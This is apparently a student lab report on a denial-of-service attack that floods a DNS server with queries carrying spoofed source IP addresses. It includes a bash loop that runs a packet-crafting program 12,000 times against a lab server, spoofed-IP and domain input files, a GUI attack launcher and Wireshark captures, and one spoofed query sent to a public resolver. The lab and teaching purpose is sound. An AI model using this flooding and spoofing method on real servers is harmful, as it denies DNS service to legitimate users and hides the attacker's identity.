DoS Attack to DNS Server Using Spoofed IP address


Md. Salman Shamil
Student ID: 1505021

Attack Description

We are going to implement DoS Attack on a DNS server using spoofed IP. A DNS server is a computer server that contains a database of public IP addresses and their associated hostnames, and in most cases serves to resolve, or translate, those names to IP addresses as requested.


The main objective of this project will be performing DoS-attack by implementing a program to send out DNS queries which contain spoofed IP addresses. This will overwhelm the DNS server and it will have a hard time filtering these attacks as the spoofed IP addresses could be any random IP address. Since DNS servers use UDP traffic for name resolution, sending a massive number of DNS requests to a DNS server can consume its resources, resulting in a significantly slower response time for legitimate DNS requests. Eventually, the server will be overloaded to the point that it is no longer functioning normally.

Features of the project are as follows-
1. A Denial-of-service or DOS attack will be executed.
2. The source IP address will be hidden.
3. Destination machine or DNS server will see source from random source IP addresses than the original source.
4. The server will get overwhelmed by excessive amount of requests.




LAN setup for attack demonstration

Here in this figure, our attacker (192.168.0.112) is generating DNS query message and sending it with source IP of a legitimate user (192.168.0.104) or any random IP. Thus a lot of packets with the addresses of different users can be generated and DNS server (192.168.0.105) will be flooded with these queries. So when any legitimate user makes a DNS query, it will take much longer than usual time to process it.




Generating DNS query with spoofed IP

We have written a C++ program (**dns_maker.cpp**) to generate DNS query packets from scratch. The program allows the user to input the IP address of targeted DNS server and the number of packets to be sent. It can spoof the source IP addresses of generated packets by random IP addresses or IP addresses from a specific text file (**sourceIP.txt**). It will also take input from the console or from file (**domainNames.txt**) the domain names to put in DNS query.



```
No.  Time          Source         Destination    Protocol Length Info
   3 12.958014532  192.168.0.104  8.8.8.8        DNS          87 Standard query 0x6973 A www.simulation-argument.com
   6 15.250170339  8.8.8.8        192.168.0.104  DNS         103 Standard query response 0x6973 A www.simulation-argument.com A 54…
```

```
shamil@newbit:~/My FIles/4-1 Labs/Sessionals_4_1_Folder/Security CSE 406/DoS Attack on DNS Server Using Spoofed IP$ g++ mycode.cpp -o mycode
shamil@newbit:~/My FIles/4-1 Labs/Sessionals_4_1_Folder/Security CSE 406/DoS Attack on DNS Server Using Spoofed IP$ sudo ./mycode
[sudo] password for shamil:
Target DNS Server IP:
8.8.8.8
IP spoofing: 1) Random 2) From File
2
Domain Search: 1) Input directly 2) From File
2
How many packets? 1
Sent a packet of size: 73
192.168.0.104 www.simulation-argument.com
0
shamil@newbit:~/My FIles/4-1 Labs/Sessionals_4_1_Folder/Security CSE 406/DoS Attack on DNS Server Using Spoofed IP$
```




```
▸ Frame 3: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
▸ Ethernet II, Src: IntelCor_3c:f6:81 (78:0c:b8:3c:f6:81), Dst: Tp-LinkT_3f:37:f0 (c4:6e:1f:3f:37:f0)
▸ Internet Protocol Version 4, Src: 192.168.0.104, Dst: 8.8.8.8
▸ User Datagram Protocol, Src Port: 53, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0x6973
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▸ Queries
    [Response In: 6]

0000  c4 6e 1f 3f 37 f0 78 0c  b8 3c f6 81 08 00 45 00   ·n·?7·x· ·<····E·
0010  00 49 00 01 00 00 40 11  a9 83 c0 a8 00 68 08 08   ·I····@· ·····h··
0020  08 08 00 35 00 35 00 35  00 00 69 73 01 00 00 01   ···5·5·5 ··is····
0030  00 00 00 00 00 00 03 77  77 77 13 73 69 6d 75 6c   ·······w ww·simul
0040  61 74 69 6f 6e 2d 61 72  67 75 6d 65 6e 74 03 63   ation-ar gument·c
0050  6f 6d 00 00 01 00 01                               om·····
```

Figure: DNS query with spoofed source IP

Here we have generated a DNS query to public Google DNS server (8.8.8.8) with source IP of a legitimate user (192.168.0.104) from our attacker machine (192.168.0.112).

We can verify that the spoofing worked by monitoring traffic from the normal user machine.


Wireshark
Search your computer
dns && ip.src
Wireshark · Packet 183731 · wireshark_enp0s3_20190906131440_RIJjhp

```
▸ Frame 183731: 103 bytes on wire (824 bits), 103 bytes captured (824 bits) on interface 0
▸ Ethernet II, Src: Tp-LinkT_3f:37:f0 (c4:6e:1f:3f:37:f0), Dst: PcsCompu_40:95:16 (08:00:27:40:95:16)
▸ Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.0.104
▸ User Datagram Protocol, Src Port: 53, Dst Port: 53
▾ Domain Name System (response)
    [Request In: 183728]
    [Time: 2.291902693 seconds]
    Transaction ID: 0x6973
  ▸ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▸ Queries
  ▸ Answers
```

```
0000  08 00 27 40 95 16 c4 6e  1f 3f 37 f0 08 00 45 00   ..'@...n .?7...E.
0010  00 59 6e 80 00 00 78 11  02 f4 08 08 08 08 c0 a8   .Yn...x. ........
0020  00 68 00 35 00 35 00 45  aa 24 69 73 81 80 00 01   .h.5.5.E .$is....
0030  00 01 00 00 00 00 03 77  77 77 13 73 69 6d 75 6c   .......w ww.simul
0040  61 74 69 6f 6e 2d 61 72  67 75 6d 65 6e 74 03 63   ation-ar gument.c
0050  6f 6d 00 00 01 00 01 c0  0c 00 01 00 01 00 00 01   om...... ........
0060  2b 00 04 36 ab e8 ef                               +..6...
```

Figure: Legitimate user receiving DNS response of attacker's spoofed DNS query


As we can see, the transaction ID of this response matches the one from our attacker program's query.

Attack Demonstration in LAN

We have three machines for three different roles

1. **dns_server:** A windows machine running a DNS server with IP 192.168.0.105
2. **attacker:** A linux machine running attacker program with IP 192.168.0.112
3. **legitimate_user:** A linux machine running inside virtualBox with IP 192.168.0.104

We have used "Simple DNS Plus" for Windows as our **dns_server**.



The simple yet powerful DNS server for Windows

What makes Simple DNS Plus "simple" is its user interface and automation features. All options and settings are available directly from the intuitive Windows user interface. It provides wizards for common tasks such as setting up new zones, importing data, making bulk updates, etc. You never need to mess with cryptic configuration files or registry settings.

Novice users can have their DNS server up and running correctly and securely in no time. But make no mistake - Simple DNS Plus is a very capable and full featured DNS server, and it has plenty of options for expert users to tweak it just the way they want.

Simple DNS Plus runs on all client and server versions of **Windows XP/2003 up to current versions**.

Simple DNS Plus has a REST / JSON based **HTTP API** for easy integration with your web-site, applications, etc.

There is a long **list of plug-ins** available to provide extended functionality - including a **DHCP server**.

Simple DNS Plus even makes DNSSEC simple, with **automatic DNSSEC signing** whenever you


Click on image for full size screen shots

It provides a live graph of requests per second, which was very useful for our purpose.

legitimate_user has a simple program (**dnsquery.py**) written in python which sends a DNS query to our **dns_server** and prints out the reply in hex format and the total execution time.

Steps of Attack


attacker pc initiates the attack by running a shell script (**exec.sh**). This shell script executes the executable file from **dns_maker.cpp** repeatedly.



```
#!/bin/bash
g++ dns_maker.cpp -o dns_maker

for (( i=1; i<=12000; i++ ))
do
    ./dns_maker 192.168.0.105 1 2 500
    echo "$i"
done

```

Figure: Shell script to run dns_maker repeatedly

The program uses sourceIP.txt if the attacker wants to spoof with specific IP addresses instead of random IPs. Also domainNames.txt is used to fill in the domain names in the queries.




```
192.168.0.112
192.168.0.104
192.168.0.104
192.168.0.104

```

```
example.com
www.simulation-argument.com
www.dnsqueries.com
www.simulation-argument.com
www.dnsqueries.com
example.com
www.simulation-argument.com
example.com
www.simulation-argument.com
www.dnsqueries.com
```

Figure: Input files for dns_maker.cpp

We have also developed a GUI application using **Python tkinter** to initiate the attack. Attacker can run the DoS attack using this application instead of running the shell script.


Attack Tool

---DoS attack on DNS Server---

IP Address of DNS Server: 192.168.0.105

Source IP Spoofing with: [✓ Random IP] IP from File

Attack Tool

---DoS attack on DNS Server---

Attack initiated on 192.168.0.105 successfully...

Figure: Initiating the attack from GUI application

Results of Attack

The attack was successful. We can verify that by observing the outputs and traffics of **dns_server** and **legitimate_user** machines. When there is incoming DNS query to the **dns_server** our "Simple DNS Plus" shows zero requests per second.





Figure: DNS Server performance graph when idle.


Now if we run **dnsquery.py** from our legitimate_user pc, we get reply instantly.



```
Execution time:  0.016176223754882812
[09/06/19]seed@VM:~/Desktop$ gedit dnsquery.py
[09/06/19]seed@VM:~/Desktop$ python3 dnsquery.py
query sent. waiting for reply...
[illegible] 0001 0001 0000 0000 0765 7861 6d70 6c65 0363 6f6d 0000 0100 01c0 0c00
0100 0100 002a 3000 0401 0203 04

Execution time:  0.012357711791992188
[09/06/19]seed@VM:~/Desktop$ gedit dnsquery.py
[09/06/19]seed@VM:~/Desktop$ python3 dnsquery.py
query sent. waiting for reply...

aaaa 8580 0001 0001 0000 0000 0765 7861 6d70 6c65 0363 6f6d 0000 0100 01c0 0c00
0100 0100 002a 3000 0401 0203 04

Execution time:  0.029565095901489258
[09/06/19]seed@VM:~/Desktop$ python3 dnsquery.py
query sent. waiting for reply...

aaaa 8580 0001 0001 0000 0000 0765 7861 6d70 6c65 0363 6f6d 0000 0100 01c0 0c00
0100 0100 002a 3000 0401 0203 04

Execution time:  0.0772707462310791
[09/06/19]seed@VM:~/Desktop$
```

Figure: Legitimate DNS query response received

